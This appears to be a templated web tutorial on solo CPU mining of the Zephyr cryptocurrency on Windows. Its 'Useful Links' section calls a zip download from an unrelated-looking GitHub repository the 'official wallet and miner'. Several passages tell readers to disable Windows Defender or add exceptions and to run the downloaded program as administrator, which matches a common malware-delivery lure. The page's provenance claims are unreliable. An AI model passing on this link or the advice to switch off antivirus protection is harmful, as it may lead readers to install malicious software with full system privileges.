How to Mine Zephyr Using CPU on Windows for Effective Solo Mining and Profitability
Key takeaways
- Zephyr is a privacy-focused stablecoin based on the Minimal Djed protocol.
- Solo mining Zephyr is possible on Windows using CPU mining software like XMRig.
- Official Zephyr wallet and miner are available on GitHub for easy setup.
- Optimizing CPU settings and permissions boosts mining performance.
- Mining Zephyr combines Monero’s privacy with Djed’s reserve-backed stability.
Zephyr is a unique cryptocurrency that combines the privacy features of Monero with the reserve-backed stability of the Minimal Djed protocol. Mining Zephyr (ZEPH) can be efficiently done using a CPU on Windows, allowing solo miners to participate without joining mining pools. This article explains how to mine Zephyr using a CPU, detailing wallet setup, miner installation, configuration, and optimization to maximize profitability. For more information and official resources, visit the Zephyr Protocol website.
What is Zephyr and Why Mine It
Zephyr is a private, reserve-backed stablecoin project that integrates Monero’s privacy technology with the Minimal Djed protocol, originally developed by Emurgo, IOHK, and the Ergo Foundation. This combination offers a stable and private cryptocurrency that is gaining traction. Mining Zephyr supports network security and rewards miners with ZEPH coins, which can be a profitable venture especially for those using CPUs, as Zephyr is designed to be CPU-mining friendly.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Preparing Your System for Zephyr CPU Mining on Windows
To mine Zephyr on a Windows PC using your CPU, follow these preparation steps:
- Download the official wallet and miner from the GitHub release page.
- Unzip all files into a dedicated folder to keep your mining setup organized.
- Update Microsoft Visual Studio and Python if errors occur during miner execution, as these dependencies are required.
- Consider disabling Windows Defender temporarily or adding exceptions to prevent the miner from being blocked.
- Run the miner as an administrator to enable huge pages, which improves hashrate performance.
These steps ensure your system is ready for stable and efficient mining.
Setting Up Zephyr Wallet and Miner
The official Zephyr wallet is a desktop application that acts as your node and manages your mining rewards. Here's how to set it up:
- Launch the wallet application and create a new wallet following the on-screen instructions.
- Secure your seed phrase and wallet password carefully.
- Sync the wallet with the Zephyr blockchain; this might take some time depending on network speed.
Next, configure the miner software:
- The mining software uses a JSON configuration file where you specify your wallet address, mining pool (for solo mining the pool option is your local node), and CPU threads.
- A BAT file can be used to launch the miner with these settings, which simplifies starting the miner.
This separation between BAT and JSON files helps keep configurations manageable and customizable.
Optimizing CPU Mining for Better Performance
CPU mining performance depends on how well you optimize your system and miner settings:
- Choose the best CPU for mining: High core count and strong single-thread performance are beneficial.
- Enable huge pages: This reduces memory overhead and increases hashing speed.
- Adjust thread count: Match the miner threads to your CPU cores without overloading your system.
- Consider mild overclocking: If safe and stable, overclocking can increase your hash rate.
- Monitor system temperatures: Prevent overheating to maintain stable mining sessions.
These actions can significantly improve your profitability when solo mining Zephyr.
Common Questions and Troubleshooting
New miners often encounter issues like wallet synchronization delays, miner errors, or Windows Defender blocking the software. To avoid these:
- Regularly update dependencies and Windows.
- Always run the miner as administrator.
- Backup wallet files and seed phrases.
Community feedback highlights the importance of clear configuration files and step-by-step tutorials for beginners, making Zephyr mining accessible even to those new to cryptocurrencies.
Useful Links
- Official Zephyr Protocol site for project details and downloads: https://zephyrprotocol.com/
- Official wallet and miner GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr using a CPU on Windows is a practical way to engage with a privacy-focused, stable cryptocurrency that merges Monero’s privacy with Djed’s reserve backing. By following proper setup for the wallet and miner, optimizing CPU settings, and addressing common issues, miners can achieve steady mining performance and potentially profitable results. The tutorial and insights from the FINCOR channel provide a clear and reliable guide for solo mining Zephyr, making it accessible to beginners and experienced miners alike. For full details and resources, visit the Zephyr Protocol website.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Can I mine Zephyr on a regular desktop CPU without specialized hardware?
Yes, Zephyr is designed to be efficiently mined using standard CPUs, making it accessible for solo miners without the need for expensive GPUs or ASICs.
What should I do if the miner software throws errors on Windows?
Ensure you have the latest Microsoft Visual Studio and Python installed. Also, try running the miner as an administrator and consider disabling or adding exceptions in Windows Defender to prevent interference.
How do I maximize CPU mining performance for Zephyr?
Enable huge pages by running the miner as an administrator, optimize the number of threads to match your CPU cores, and if possible, apply safe overclocking while monitoring system temperatures.
Is it necessary to join a mining pool to mine Zephyr?
No, solo mining is fully supported for Zephyr. You can mine directly using your wallet and local node without joining a pool, which is ideal for those wanting full control over their mining rewards.